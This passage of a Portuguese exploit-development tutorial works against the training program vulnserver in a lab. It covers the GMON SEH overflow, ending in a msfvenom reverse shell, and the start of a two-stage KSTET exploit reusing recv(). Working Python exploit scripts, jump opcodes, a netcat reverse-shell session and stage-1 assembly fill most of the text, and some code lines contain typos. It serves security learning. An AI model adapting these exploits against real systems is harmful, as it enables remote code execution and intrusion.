625011BF   0x625011bf : pop ebx # pop ebx # ret |  {PA
625011D7   0x625011d7 : pop ebx # pop ebx # ret |  {PA
625011FB   0x625011fb : pop eax # pop edx # ret |  {PA
625011E3   0x625011e3 : pop ecx # pop edx # ret |  {PA
6250160A   0x6250160a : pop esi # pop ebp # ret | asci
625011EF   0x625011ef : pop ecx # pop eax # ret |  {PA
625011CB   0x625011cb : pop ebp # pop ebp # ret |  {PA
625011B3   0x625011b3 : pop eax # pop eax # ret |  {PA
0BADF00D     Found a total of 12 pointers
0BADF00D
0BADF00D [+] This mona.py action took 0:00:03.720000

!mona seh -cp nonull -cm safeseh=off
```

Onde “-cp nonull” omite endereços com caracteres nulos, “-cm safeseh=off” omite endereços compilados com SafeSEH.


Encontramos 12 endereços de POP/POP/RET utilizáveis, no meu caso utilizarei o 6250120b.

Vamos atualizar nosso script, e inserir o endereço encontrado no lugar de nossos “C”, lembrando que os bytes tem que ir na ordem inversa pois utilizam little indiam.

xplgmon.py:

```
#!/usr/bin/python3

import socket

ip = "192.168.1.30"
porta = 9999

offset = 10007

payload = b"GMON ./"
payload += b"A" * 3549
payload += b"B" * 4
payload += b"\x0b\x12\x50\x62"
payload += b"D" * (offset - 3549 - 4 - 4)

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((ip,porta))
s.recv(1024)

print("Enviando payload...")

s.send(payload + b"\r\n")
s.close()
print("Payload enviado.")
```

Vamos iniciar o vulnserver, inserir um breakpoint exatamente em nosso POP/POP/RET e rodar nosso script.




Caímos exatamente em nosso POP/POP/RET, se avançarmos, vamos cair na stack com um buffer.

Porém, vamos analisar o buffer em que caímos:

```
00C0FFCA  41            INC ECX
00C0FFCB  41            INC ECX
00C0FFCC  42            INC EDX
00C0FFCD  42            INC EDX
00C0FFCE  42            INC EDX
00C0FFCF  42            INC EDX
00C0FFD0  0B12          OR EDX,DWORD PT
00C0FFD2  50            PUSH EAX
00C0FFD3  624444 44     BOUND EAX,QWORD
00C0FFD7  44            INC ESP
00C0FFD8  44            INC ESP
00C0FFD9  44            INC ESP
00C0FFDA  44            INC ESP
00C0FFDB  44            INC ESP
00C0FFDC  44            INC ESP
```

Caímos exatamente em cima dos nossos “B”, o problema é que só temos 4 bytes de “B” e logo em seguida temos o endereço do nosso POP/POP/RET novamente, impossível aproveitar 4 bytes para um shellcode. Também não podemos fazer um salto para o buffer de “A”, pois seria um salto longo, que ocupa 5 bytes.

Mas se analizarmos, logo após nosso POP/POP/RET temos o buffer dos “D”, seria um salto curto, e um salto curto felizmente tem o tamanho de 2 bytes.

Fazendo a matemática, temos que saltar 8 bytes para atingir o buffer (4 bytes de “B” + 4 bytes do POP/POP/RET). Vamos calcular o opcode do salto de 8 bytes para nosso buffer utilizando o msf-nasm_shell.

```
$ msf-nasm_shell
nasm > JMP short 10
00000000  EB08          jmp short 0xa
```

Por que eu calculei um salto de 10 bytes ao inves dos 8 que precisamos? Porque o JMP vai calcular o salto incluindo incluindo o tamanho da instrução JMP que por sua vez tem 2 bytes.

Precisamos inserir o salto no lugar dos nossos “B” pois quando o POP/POP/RET cair nesse endereço, saltará para nossos buffers de “D”.

xplgmon.py:

```
#!/usr/bin/python3

import socket

ip = "192.168.1.30"
porta = 9999

offset = 10007

payload = b"GMON ./"
payload += b"A" * 3549
payload += b"\xeb\x08" # salto curto
payload += b"\x90\x90" # padding para o salto
payload += b"\x0b\x12\x50\x62"
payload += b"D" * (offset - 3549 - 4 - 4)

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((ip,porta))
s.recv(1024)

print("Enviando payload...")

s.send(payload + b"\r\n")
s.close()
print("Payload enviado.")
```

Analisando no Immunity, vemos que logo apos o POP/POP/RET caímos no jump.

Se avançarmos mais um passo, caímos no buffer dos “D” (44).

E constatamos o total controle na execução do programa. Mas ainda temos outro problema para resolver: o buffer de “D” tem apenas 41 bytes de espaço, mas este tipo de problema, já resolvemos no comando GTER, e vamos fazer exatamente igual.

## PULANDO DE VOLTA PARA O BUFFER INICIAL

Desta vez, precisamos de 5 bytes para fazer um log jump back, e temos 41, está fácil. Consultando a distancia com msf-nasm_shell, precisamos de um salto de 3557 bytes (3549 bytes de “A” + 4 bytes do POP/POP/RET + 4 bytes do short jump).

```
$ msf-nasm_shell
nasm > JMP $-3557
00000000  E916F2FFFF        jmp 0xfffff21b
```

Temos a distância e916f2ffff, vamos atualizar o script.

xplgmon.py:

```
#!/usr/bin/python3

import socket

ip = "192.168.1.30"
porta = 9999

offset = 10007

payload = b"GMON ./"
payload += b"A" * 3549
payload += b"\xeb\x08" # salto curto
payload += b"\x90\x90" # padding para o salto curto
payload += b"\x0b\x12\x50\x62"
payload += b"\x90\x90" # padding para o salto longo
payload += b"\xe9\x16\xf2\xff\xff" # salto longo
payload += b"D" * (offset - 3549 - 4 - 4 - 5)

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((ip,porta))
s.recv(1024)

print("Enviando payload...")

s.send(payload + b"\r\n")
s.close()
print("Payload enviado.")
```

Analisando no Immunity:

Caímos exatamente em cima do nosso buffer de “A”, agora temos 3549 bytes para explorarmos da forma que quisermos.

Antes de tudo, precisamos gerar nosso reverse shell com msfvenom e organizar nosso script.

```
#!/usr/bin/python3

import socket

# variaveis de conexao
ip = "192.168.1.30"
porta = 9999

# offset para buffer overflow
offset = 10007

# msfvenom -p windows/shell_reverse_tcp lhost=192.168.1.17 lport=8443 -b '\x00' -v
shellcode -f py
shellcode = b""
shellcode += b"\xbd\x0a\xb3\xad\x9f\xd9\xcd\xd9\x74\x24\xf4"
...
shellcode += b"\xd9\xfb\x46\xd8\x72\x6e\x68\x4f\x72\xbb"

# payload
payload = b"GMON ./" # comando inicial
payload += b"\x90" +10 # padding para o shellcode
payload += shellcode # enviando shellcode para o primeiro buffer
payload += b"A" * (3549 - len(shellcode) - 10) # complementando o buffer com "A"
payload += b"\xeb\x08" # salto curto
payload += b"\x90\x90" # padding para o salto curto
payload += b"\x0b\x12\x50\x62" # POP/POP/RET
payload += b"\x90\x90" # padding para o salto longo
payload += b"\xe9\x16\xf2\xff\xff" # salto longo
payload += b"D" * (offset - 3549 - 4 - 4 - 5) # complemento do buffer com "D"

# conexao
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
# envio do payload
s.connect((ip,porta))
s.recv(1024)

print("Enviando payload...")
```

Vamos setar um netcat para ouvir a porta 8443, iniciar o vulnserver fora do immunity e testar o script.

```
┌──(hastur㉿hastur)-[~/Desktop]
└─$ nc -vlnp 8443
listening on [any] 8443 ...
connect to [192.168.1.17] from (UNKNOWN) [192.168.1.32] 50978
Microsoft Windows [Version 10.0.19043.928]
(c) Microsoft Corporation. All rights reserved.

C:\Users\suite\Desktop>cd \
cd \

C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 2247-E2A2

 Directory of C:\

08/11/2021  04:31 AM    <DIR>          nasm
12/07/2019  02:14 AM    <DIR>          PerfLogs
08/11/2021  04:29 AM    <DIR>          Program Files
08/11/2021  04:30 AM    <DIR>          Program Files (x86)
08/11/2021  04:30 AM    <DIR>          Python27
08/11/2021  04:27 AM    <DIR>          Users
08/11/2021  04:26 AM    <DIR>          Windows
               0 File(s)              0 bytes
               7 Dir(s)  31,976,726,528 bytes free

C:\>whoami
whoami
desktop-50ci2k5\suite

C:\>
```

E conseguimos nosso reverse shell.

Neste comando, fuzemos a exploração de overflow de SEH e realiamos vários saltos na memória conhecendo um pouco mais a fundo sua estrutura.

Nos próximos comandos vamos experimentar novas complexidades.

# COMANDO KSTET

O comando KSTET, assim como os demais, recebe um argumento e dá uma resposta. Neste comando temos um problema de espaço muito menor que os demais. Precisaremos pensar fora da caixa, portanto iremos explorar outa tecnica de exploração de buffer overflow.

```
┌──(hastur㉿hastur)-[~/…/estudos/binarios/windows/VulnServer]
└─$ nc 192.168.1.30 9999
Welcome to Vulnerable Server! Enter HELP for help.
KSTET
UNKNOWN COMMAND
KSTET teste
KSTET SUCCESSFUL
```

## FUZZING

Vamos reaproveitar nosso primeiro script de fuzzing, adaptando para o envio do comando KSTET.

fuzzing.py:

```
#!/usr/bin/python3

import socket
from time import sleep
import sys

# variaveis de conexao
ip = "192.168.1.30"
porta = 9999

payload = b"KSTET " # funcao inicial
payload += b"A" * 100 # quantidade inicial de bytes

while True:
    try:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect((ip,porta))
        s.send(payload + b"\r\n")
        s.recv(1024)
        s.close()
        sleep(1)
        payload = payload + b"A"*100
    except:
        print("Buffer estourado em %s bytes"%(str(len(payload))))
        sys.exit()
```

Ao rodar nosso script, temos o retorno da quantidade de bytes para estouro de buffer.

```
File  Actions  Edit  View  Help
┌──(hastur㉿hastur)-[~/…/estudos/bina
└─$ python3 fuzzing.py
Buffer estourado em 206 bytes
```

Temos um offset de 206 bytes para causarmos o crash, vamos esboçar nosso script e testar com o vulnserver no Immunity Debugger.

xplkstet.py:

```
#!/usr/bin/python3

import socket

# variaveis de conexao
ip = "192.168.1.30"
porta = 9999

# variaveis de payload
offset = 206

# payload
payload = b”KSTET ”
payload += b"A" * offset

# criando conexao
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((ip,porta))
s.recv(1024)

# enviando payload
print("Enviando payload...")

s.send(payload + b”\r\n”)
s.close()

print("Payload enviado.")
```

Conseguimos sobrescrever o endereço de EIP, isso é ótimo, mas vamos seguir o dump hexa após o envio do KSTET.


Nós enviamos 206 “A” com nosso script, porém o buffer tem um espaço de 0x63, ou seja 99 bytes incluindo o comando KSTET.

Fazer saltos para o inicio do buffer não adiantaria, pois independente de onde cairmos, não teremos espaço para o shellcode. Fazer reuso do socket da forma que fizemos anteriormente também não funcionaria, pois mesmo diminuindo muito o tamanho, nosso shellcode ficou com pouco mais de 140 bytes.

Precisamos pensar fora da caixa, porém vamos seguir o plano e encontrar o offset para atingir o EIP como fizemos nos demais. Vamos criar a string com o msf-patter_create.

```
$ msf-pattern_create -l 206
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac
2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae
5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag
```

Após atualizar nosso script, vamos medir o comportamento com o Immunity:




Atingimos o EIP em 63413363, vamos consultar no msf-pattern_offset.


```
$ msf-pattern_offset -l 206 -q 63413363
[*] Exact match at offset 70
```

Temos um offset de 70 bytes para atingir o EIP, vamos atualizar nosso script e tesstar.

xplkstet.py:

```
#!/usr/bin/python3

import socket

# variaveis de conexao
ip = "192.168.1.30"
porta = 9999

# variaveis de payload
offset = 206

# payload
payload = b"KSTET "
payload += b"A"*70
payload += b"B" * (offset - 70)
# criando conexao
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((ip,porta))
s.recv(1024)

# enviando payload
print("Enviando payload...")

s.send(payload + b"\r\n")
s.close()

print("Payload enviado.")
```

Se o offset estiver correto, nosso EIP será preenchido com os “B”.



Sobrescrevemos o EIP com sucesso, vamos procurar um bom endereço de retorno para ESP.

```
0BADF00D   - Number of pointers of type 'jmp esp' : 9
0BADF00D [+] Results :
625011AF   0x625011af : jmp esp |  {PAGE_EXECUTE_READ} [essfunc.d
625011BB   0x625011bb : jmp esp |  {PAGE_EXECUTE_READ} [essfunc.d
625011C7   0x625011c7 : jmp esp |  {PAGE_EXECUTE_READ} [essfunc.d
625011D3   0x625011d3 : jmp esp |  {PAGE_EXECUTE_READ} [essfunc.d
625011DF   0x625011df : jmp esp |  {PAGE_EXECUTE_READ} [essfunc.d
625011EB   0x625011eb : jmp esp |  {PAGE_EXECUTE_READ} [essfunc.d
625011F7   0x625011f7 : jmp esp |  {PAGE_EXECUTE_READ} [essfunc.d
62501203   0x62501203 : jmp esp | ascii {PAGE_EXECUTE_READ} [essf
62501205   0x62501205 : jmp esp | ascii {PAGE_EXECUTE_READ} [essf
0BADF00D     Found a total of 9 pointers
0BADF00D
0BADF00D [+] This mona.py action took 0:00:01.969000
!mona jmp -r esp
```


Encontramos nossos 9 bons endereços de retorno, podemos utilizar qualquer um, no meu caso utilizarei o 625011d3.

Vamos inserir o endereço de retorno no lugar de nossos “B” e monitorar o comportamento inserindo um breakpoint neste endereço.

xplkstet.py:

```
#!/usr/bin/python3

import socket

# variaveis de conexao
ip = "192.168.1.30"
porta = 9999

# variaveis de payload
offset = 206

# payload
payload = b"KSTET "
payload += b"A"*70
payload += b"\xd3\x11\x50\x62"
payload += b"C" * (offset - 70 - 4)
# criando conexao
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((ip,porta))
s.recv(1024)

# enviando payload
print("Enviando payload...")

s.send(payload + b"\r\n")
s.close()

print("Payload enviado.")
```

https://hastur666.github.io/Windows_BoF/




Caímos exatamente em nosso buffer de “C”, porém temos somente 13 bytes para aproveitar, absolutamente nada nos termos de exploit, mas temos um buffer de 70 bytes de “A”, o que também não é muita coisa, mas deixa espaço para sermos criativos.


Vamos calcular o salto para o buffer de “A” com o msf-nasm_shell, temos um salto de 74 bytes para fazer (70 bytes de “A” + 4 bytes do JMP ESP).

```
$ msf-nasm_shell
nasm > JMP $-74
00000000  EBB4            jmp short 0xffffffb6
```

Temos o short jump de \xeb\xb4. Vamos atualizar o script e monitorar.

xplkstet.py:

```
#!/usr/bin/python3

import socket

# variaveis de conexao
ip = "192.168.1.30"
porta = 9999

# variaveis de payload
offset = 206

# payload
payload = b"KSTET "
payload += b"A"*70 # buffer inicial
payload += b"\xd3\x11\x50\x62" # JMP ESP
payload += b"\xeb\xb4" # short jump
payload += b"\x90\x90" # padding do short jump
payload += b"C" * (offset - 70 - 4 - 4) # complemento do buffer

# criando conexao
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((ip,porta))
s.recv(1024)

# enviando payload
print("Enviando payload...")

s.send(payload + b"\r\n")
s.close()

print("Payload enviado.")
```




Caímos diretamente em nosso buffer de 70 bytes, mas e agora, o que fazer com 70 bytes?


Vamos pensar fora da caixa e dividir nosso exploit em dois estágios.

# ESTÁGIO 1: REUSO DE SOCKET

Quando exploramos o comando GTER, nós reaproveitamos uma parte da função WinSocket para diminuir o tamanho do nosso shellcode para 128 bytes.

Para conseguirmos encaixar um shellcode em 70 bytes, precisamos reaproveitar algo mais.

Vamos analizar uma forma simplificada do protocolo TCP:




Diferentes funções são chamadas em cada lado de uma conexão, mas podemos ver que a troca de dados ocorre no final.

O que precisamos fazer no primeiro estágio é criar uma nova chamada para a função recv() do Windows e reutilizar o socket já criado pelo vulnserver que recebe conexões na porta 9999. Após isto, redirecioná-lo para o nosso estágio 2 que contém o shellcode.

Vamos analisar a estrutura da recv() cuja documentação pode ser lida aqui.


```
int recv(
  SOCKET s,
  char   *buf,
  int    len,
  int    flags
);
```

Onde:


- SOCKET s é o valor do socket handle;
- char *buf é o apontador onde os dados recebidos serão armazenados;
- int len é a quantidade total de dados esperados;

- int flags modifica o valor do recv(), em nosso caso será 0.


Com o próprio Immunity Debbuger podemos fazer isso, clicando com o botão direito no painel de CPU e selecionando “Search for > All intermodular calls”, lá vamos procurar pelo destino “WS2_32.recv” e setar um breakpoint nele.




Agora criamos uma conexão simples a partir do nosso Kali utilizando o netcat.




No Immunity, podemos clicar duas vezes em nosso breakpoint e obter nossas informações.



Conseguimos os valores que precisávamos, o socket handle (104) e o endereço da recv() (0040252C).

Com os valores em mãos podemos escrever nosso Assembly.

estagio1.nasm:

```
; recv()

sub esp. 64          ; Move o apontador ESP para o nosso buffer inicial evitando sobrescrever
nosso shellcode
xor ebx, ebx          ; Zerando EBX
push ebx             ; Push no parametro 'flags' = 0
add bh, 4            ; Tornando EBX = 00000400 = 1024 bytes
push ebx             ; Push do parametro 'len' = 1024 bytes
mov ebx, esp           ; Movendo o apontador ESP para EBX
add ebx, 64             ; Apontando o EBX para o ESP original para torna-lo apontador para
nosso estagio 2
